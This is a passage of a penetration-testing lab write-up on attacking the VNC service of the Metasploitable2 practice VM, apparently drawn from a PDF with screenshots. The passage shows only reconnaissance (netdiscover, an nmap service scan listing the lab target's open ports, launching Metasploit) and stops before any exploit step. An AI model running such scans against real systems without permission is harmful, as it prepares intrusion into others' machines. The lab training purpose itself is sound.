

5 July, 24

## **Exploiting 5900 VNC Port Vulnerability on Metasploitable2:**

**Detailed Write-Up by *Seerat E Marryum***

VNC (virtual network computing):


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

5 July, 24



The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal is running a series of commands. The first command is `ping google.com`, which shows three successful pings to google.com (172.217.17.46) with varying response times. The second command is `ifconfig`, which displays the configuration for the `eth0` and `lo` interfaces. The `eth0` interface is configured with IP 192.168.100.213 and netmask 255.255.255.0. The `lo` interface is configured with IP 127.0.0.1 and netmask 255.0.0.0. The terminal window has a menu bar with "File", "Edit", "View", "VM", "Tabs", and "Help". The terminal output is as follows:

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

At the bottom of the window, there is a status bar that reads "To direct input to this VM, click inside or press Ctrl+G."

5 July, 24



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home x Kalilinux x Metasploitable2-Linux x Kioptrix Level 1 x

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools  Remind Me Later  Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.
```

5 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
silentspectre@kali)-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
silentspectre@kali)-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

5 July, 24

**nmap scan -Pn -sV <ip>**




The screenshot shows a Kali Linux terminal window with the following content:

```
(silentspectre@kali)-[~]  
$ nmap -Pn -sV 192.168.100.218  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT  
Nmap scan report for 192.168.100.218  
Host is up (0.0038s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  x11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds  
  
(silentspectre@kali)-[~]  
$ ftp 192.168.100.218  
Connected to 192.168.100.218.
```

Start Metasploit:

**Sudo msfdb init && msfconsole**

5 July, 24

